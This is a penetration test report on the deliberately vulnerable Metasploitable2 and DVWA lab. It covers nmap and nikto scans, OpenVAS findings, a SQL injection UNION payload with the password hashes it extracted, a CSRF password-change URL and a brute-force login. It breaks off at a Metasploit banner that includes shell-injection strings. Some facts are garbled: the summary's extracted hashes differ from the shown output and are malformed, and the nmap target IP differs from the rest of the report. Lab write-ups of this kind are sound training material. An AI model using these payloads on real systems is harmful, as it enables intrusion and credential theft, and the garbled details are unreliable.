Comprehensive Vulnerability Assessment and Penetration Test Report

Executive Summary

A comprehensive Vulnerability Assessment and Penetration Test (VAPT) was conducted against the Metasploitable2 virtual machine (192.168.28.129) to identify security vulnerabilities and assess the overall security posture. The assessment revealed critical security flaws across multiple services including remote code execution vulnerabilities, authentication bypasses, and web application vulnerabilities. The system is in an extremely vulnerable state and should not be deployed in any production or internet-facing environment.

Key Findings:

- 15+ critical remote code execution vulnerabilities
- Multiple backdoored services
- Weak authentication mechanisms
- SQL injection and CSRF vulnerabilities in web applications
- End-of-life operating system (Ubuntu 8.04)

Introduction

This document details the findings from a complete VAPT cycle performed on the Metasploitable2 training environment. The assessment followed the PTES (Penetration Testing Execution Standard) methodology, covering reconnaissance, vulnerability scanning, exploitation, and post-exploitation activities.

Target System: Metasploitable2 VM (192.168.28.129)
Assessment Date: October 10, 2025
Tools Used: Nmap, Nikto, OpenVAS, Metasploit, Manual Testing

Reconnaissance and Enumeration

Network Service Discovery

Initial reconnaissance using Nmap revealed numerous exposed services:

- ✓ nmap -sS 192.168.28.128

Key Findings:

- **21 Open Ports** including multiple high-risk services
- **Critical Services Identified:**
  - ✓ FTP (21/tcp), SSH (22/tcp), Telnet (23/tcp)
  - ✓ HTTP (80/tcp) - Web applications
  - ✓ SMB (445/tcp) - File sharing
  - ✓ MySQL (3306/tcp), PostgreSQL (5432/tcp) - Databases
  - ✓ VNC (5900/tcp) - Remote desktop
  - ✓ IRC (6667/tcp) - Chat service with backdoor


Web Application Scanning

Nikto web vulnerability scanner identified several security issues:

- ✓ nikto -h http://192.168.28.129/ -o Output.txt

Web Server Information:

- ✓ **Server:** Apache/2.2.8 (Ubuntu) DAV/2
- ✓ **PHP Version:** 5.2.4-2ubuntu5.10
- ✓ **Missing Security Headers:** X-Frame-Options



```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://192.168.28.129/ -o Output.txt
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.28.129
+ Target Hostname:    192.168.28.129
+ Target Port:        80
+ Start Time:         2025-10-03 12:29:25 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
```

Vulnerability Assessment


Automated Vulnerability Scanning:

OpenVAS comprehensive scan revealed **159 vulnerabilities** with the following distribution:


Critical & High Severity Vulnerabilities (CVSS 7.0 - 10.0)

Here is a summary table of the most critical findings, suitable for Slack or a management overview:

Scan ID	Vulnerability	CVSS Score	Priority	Host	Port
001	**vsftpd 2.3.4 Backdoor**	9.8	Critical	192.168.28.129	21, 6200
002	**PHP CGI Argument Injection RCE**	9.8	Critical	192.168.28.129	80
003	**DistCC Daemon RCE**	9.3	Critical	192.168.28.129	3632
004	**Apache Tomcat AJP "Ghostcat" File Read/RCE**	9.8	Critical	192.168.28.129	8009
005	**Samba** usermap_script **RCE**	9.8	Critical	192.168.28.129	445
006	**Ingreslock Backdoor**	10.0	Critical	192.168.28.129	1524
007	**DRb Ruby RCE**	10.0	Critical	192.168.28.129	8787
008	**MySQL Empty Root Password**	9.8	Critical	192.168.28.129	3306
009	**PostgreSQL Weak Credentials**	9.0	High	192.168.28.129	5432
010	**VNC Weak Password**	9.0	High	192.168.28.129	5900
011	**rlogin Passwordless Root Login**	10.0	Critical	192.168.28.129	513
012	**UnrealIRCd Backdoor & Spoofing**	7.5 / 8.1	High	192.168.28.129	6697
013	**Ubuntu 8.04 End-of-Life**	10.0	Critical	192.168.28.129	-




```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:47:9b:c3
          inet addr:192.168.28.129  Bcast:192.168.28.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe47:9bc3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:39 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4261 (4.1 KB)  TX bytes:6826 (6.6 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```



Report: Tue, Sep 30, 2025 6:21 AM Coordinated Universal Time

ID: 139a515a-7598-4012-a49c-2c76c5c76487 Created: Tue, Sep 30, 2025 6:21 AM Coordinated Universal Time Modified: Tue, Sep 30, 2025 6:52 AM Coordinated Universal Time Owner: admin

CVE ↑↓	NVT ↑↓	Hosts ↑↓	Occurrences ↑↓	Severity ↓
CVE-2008-5304 CVE-2008-5305	TWiki XSS and Command Execution Vulnerabilities	1	1	10.0 (High)
CVE-1999-0618	The rexec service is running	1	1	10.0 (High)
CVE-2011-2523	vsftpd Compromised Source Packages Backdoor Vulnerability	1	2	9.8 (High)
CVE-2001-0645 CVE-2002-1809 CVE-2004-1532 CVE-2004-2357 CVE-2006-1451 CVE-2007-2554 CVE-2007-6081 CVE-2009-0919 CVE-2014-3419 CVE-2015-4669 CVE-2016-6531 CVE-2018-15719 CVE-2024-22901	MySQL / MariaDB Default Credentials (MySQL Protocol)	1	1	9.8 (High)
CVE-2012-1823 CVE-2012-2311 CVE-2012-2336 CVE-2012-2335	PHP < 5.3.13, 5.4.x < 5.4.3 Multiple Vulnerabilities - Active Check	1	1	9.8 (High)
CVE-2020-1938	Apache Tomcat AJP RCE Vulnerability (Ghostcat) - Active Check	1	1	9.8 (High)
CVE-2004-2687	DistCC RCE Vulnerability (CVE-2004-2687)	1	1	9.3 (High)
CVE-2016-7144	UnrealIRCd Authentication Spoofing Vulnerability	1	1	8.1 (High)
CVE-2010-2075	UnrealIRCd Backdoor	1	1	7.5 (High)



Vulnerability ↑↓	↑↓	Severity ↓	QoD ↑↓	Host IP ↑↓	Host Name ↑↓	Location ↑↓	EPSS Score ↑↓	EPSS Percentile ↑↓	Created ↑↓
The rexec service is running	⇆	10.0 (High)	80 %	192.168.28.129		512/tcp	N/A	N/A	Tue, Sep 30, 2025 6:37 AM Coordinated Universal Time
Possible Backdoor: Ingreslock		10.0 (High)	99 %	192.168.28.129		1524/tcp	N/A	N/A	Tue, Sep 30, 2025 6:41 AM Coordinated Universal Time
TWiki XSS and Command Execution Vulnerabilities		10.0 (High)	80 %	192.168.28.129		80/tcp	N/A	N/A	Tue, Sep 30, 2025 6:37 AM Coordinated


Web Application Vulnerabilities

DVWA (Damn Vulnerable Web Application) Testing:

A. SQL Injection Vulnerability

- ✓ **Location:** DVWA SQL Injection module
- ✓ **Impact:** Extraction of all user credentials
- ✓ **Proof of Concept:**

  1' UNION SELECT user, password FROM users ...
- ✓ **Credentials Extracted:**
  - admin:21237429785736738944a6e4a801fc3
  - gordonb:e9918c428cb38657208953678922e93
  - 1337:861333475ae2c396d47e64fcc69216b



localhost/DVWA/vulnerabilities/sqli/?id=1'+UNION+SELECT+user%2C+password+FROM+users+--+&Submit=Submit#


Vulnerability: SQL Injection

User ID: [   ] Submit

```
ID: 1' UNION SELECT user, password FROM users --
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users --
First name: admin
Surname: 21232f297a57a5a743894a0e4a801fc3

ID: 1' UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

B. Cross-Site Request Forgery (CSRF)

- **Location:** DVWA CSRF module
- **Impact:** Unauthorized password changes
- **Risk:** Attackers can change admin passwords without consent



localhost/DVWA/vulnerabilities/csrf/?password_new=1234&password_conf=1234&Change=Change#

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

New password: ••••

Confirm new password: ••••

Change

Password Changed.

Note: Browsers are starting to default to setting the SameSite cookie flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

- Chromium
- Edge
- Firefox


As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.

More Information

- https://owasp.org/www-community/attacks/csrf
- https://www.cgisecurity.com/csrf-faq.html
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

C. Brute Force Vulnerability

- **Location:** DVWA Brute Force module
- **Impact:** Password guessing attacks successful
- **Finding:** Weak authentication mechanisms allow systematic password attacks



http://localhost/DVWA/vulnerabilities/brute/#

Vulnerability: Brute Force

Login

Username: admin

Password: ••••••••

Login

Welcome to the password protected area **admin**

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
- https://www.golinuxcloud.com/brute-force-attack-web-forms

Exploitation


A. UnrealIRCd Backdoor Exploitation:

Vulnerability: UnrealIRCd 3.2.8.1 Backdoor (CVE-2010-2075)

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# msfconsole
Metasploit tip: Set the current module's RHOSTS with database values
using hosts -R or services -R


*Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBunnyWrote*L1T*Mail.ru*() { :;}; echo vulnerable*
*Team sorceror*ADACTF*BisonSquad*socialdistancing*LeukeTeamNaam*OWASP Moncton*Alegori*exit*Vampire Bunnies*APT593*
*QuePasaZombiesAndFriends*NetSecBG*coincoin*ShroomZ*Slow Coders*Scavenger Security*Bruh*NoTeamName*Terminal Cult*
*edspiner*BFG*MagentaHats*0×01DA*Kaczuszki*AlphaPwners*FILAHA*Raffaela*HackSurYvette*outout*HackSouth*Corax*yeeb0iz*
*SKUA*Cyber COBRA*flaghunters*0×CD*AI Generated*CSEC*p3nnm3d*IFS*CTF_Circle*InnotecLabs*baadf00d*BitSwitchers*0xnoobs*
*ItPwns - Intergalactic Team of PWNers*PCCsquared*fr334aks*runCMD*0×194*Kapital Krakens*ReadyPlayer1337*Team 443*
*H4CKSN0W*InfOUsec*CTF Community*DCZia*NiceWay*0×BlueSky*ME3*Tipi'Hack*Porg Pwn Platoon*Hackerty*hackstreetboys*
*ideaengine007*eggcellent*H4x*cw167*localhorst*Original Cyan Lonkero*Sad_Pandas*FalseFlag*OurHeartBleedsOrange*SBWASP*
*Cult of the Dead Turkey*doesthismatter*crayontheft*Cyber Mausoleum*scripterz*VetSec*norbot*Delta Squad Zero*Mukesh*
*x00-x00*BlackCat*ARESx*cxp*vaporsec*purplehax*RedTeam@MTU*UsalamaTeam*vitamink*RISC*forkbomb444*hownowbrowncow*
*etherknot*cheesebaguette*downgrade*FR!3ND5*badfirmware*Cut3Dr4g0n*dc615*nora*Polaris One*team*hail hydra*Takoyaki*
*Sudo Society*incognito-flash*TheScientists*Tea Party*Reapers of Pwnage*OldBoys*M0ul3Fr1t1B13r3*bearswithsaws*DC540*
*iMosuke*Infosec_zitro*CrackTheFlag*TheConquerors*Asur*4fun*Rogue-CTF*Cyber*TMHC*The_Pirhacks*btwIuseArch*MadDawgs*
*HInc*The Pighty Mangolins*CCSF_RamSec*x4n0n*x0rc3r3rs*emehacr*Ph4n70m_R34p3r*humziq*Preeminence*UMGC*ByteBrigade*
*TeamFastMark*Towson-Cyberkatz*meow*xrzhev*PA Hackers*Kuolema*Nakateam*L0g!c B0mb*NOVA-InfoSec*teamstyle*Panic*
*B0NG0R3*                                                                                     *Les Cadets Rouges*buf*
*Les Tontons Fl4gueurs*                                                                       *404 : Flag Not Found*
*' UNION SELECT 'password*                                                                    *OCD247*Sparkle Pony*
*burner_herz0g*                                                                               *Kill$hot*ConEmu*
*here_there_be_trolls*                                                                        *;echo"hacked"*
*r4t5_*6rung4nd4*NYUSEC*                                                                      *karamel4e*
*IkastenIO*TWC*balkansec*                                                                     *cybersecurity.li*
*TofuEelRoll*Trash Pandas*                                                                    *OneManArmy*cyb3r_w1z4rd5*
*Astra*Got Schwartz?*tmux*                                                                    *AreYouStuck*Mr.Robot.0*
*\nls*Juicy white peach*                                                                      *EPITA Rennes*
*HackerKnights*                                                                               *guildOfGengar*Titans*
*Pentest Rangers*                                                                             *The Libbyrators*
*placeholder name*bitup*                                                                      *JeffTadashi*Mikeal*
*UCASers*onotch*                                                                              *ky_dong_day_song*
*NeNiNuMmOk*                                                                                  *JustForFun!*
*Maux de tête*LalaNG*                                                                         *g3tsh3Lls0on*
*crr0tz*z3r0p0rn*clueless*                                                                    *Phở Đặc Biệt*Paradox*
*HackWara*                                                                                    *KaRIPux*inf0sec*
*Kugelschreibertester*                                                                        *bluehens*Antoine77*
*icemasters*                                                                                  *genxy*TRADE_NAMES*
*Spartan's Ravens*                                                                            *BadByte*fontwang_tw*
*g0ldd1gg3rs*pappo*                                                                           *ghoti*
*Les CRACKS*c0dingRabbits*                                                                    *LinuxRiders*
*2Cr4Sh*RecycleBin*                                                                           *Jalan Durian*
*ExploitStudio*                                                                               *WPICSC*logaritm*
*Car RamRod*0×41414141*                                                                       *Orv1ll3*team-fm4dd*
*Björkson*FlyingCircus*                                                                       *PwnHub*H4X0R*Yanee*
*Securifera*hot cocoa*                                                                        *Et3rnal*PelarianCP*
*n00bytes*DNC&G*guildzero*dorko*tv*42*{EHF}*CarpeDien*Flamin-Go*BarryWhite*XUcyber*FernetInjection*DCcurity*
*Mars Explorer*ozen_cfw*Fat Boys*Simpatico*nzdjb*Isec-U.O*The Pomorians*T35H*H@wk33*JetJ*OrangeStar*Team Corgi*
*D0g3*0itch*OffRes*LegionOfRinf*UniWA*wgucoo*Pr0ph3t*L0ner*_n00bz*OSINT Punchers*Tinfoil Hats*Hava*Team Neu*
*Cyb3rDoctor*Techlock Inc*kinakomochi*DubbelDopper*bubbasnmp*w*Gh0st$*tyl3rsec*LUCKY_CLOVERS*ev4d3rx10-team*ir4n6*
*PEQUI_ctf*HKLBGD*L3o*5 bits short of a byte*UCM*ByteForc3*Death_Geass*Stryk3r*WooT*Raise The Black*CTErr0r*
*Individual*mikejam*Flag Predator*klandes*_no_Skids*SQ.*CyberOWL*Ironhearts*Kizzle*gauti*
*San Antonio College Cyber Rangers*sam.ninja*Akerbeltz*cheeseroyale*Ephyra*sard city*OrderingChaos*Pickle_Ricks*
*Hex2Text*defiant*hefter*Flaggermeister*Oxford Brookes University*OD1E*noob_noob*Ferris Wheel*Ficus*ONO*jameless*
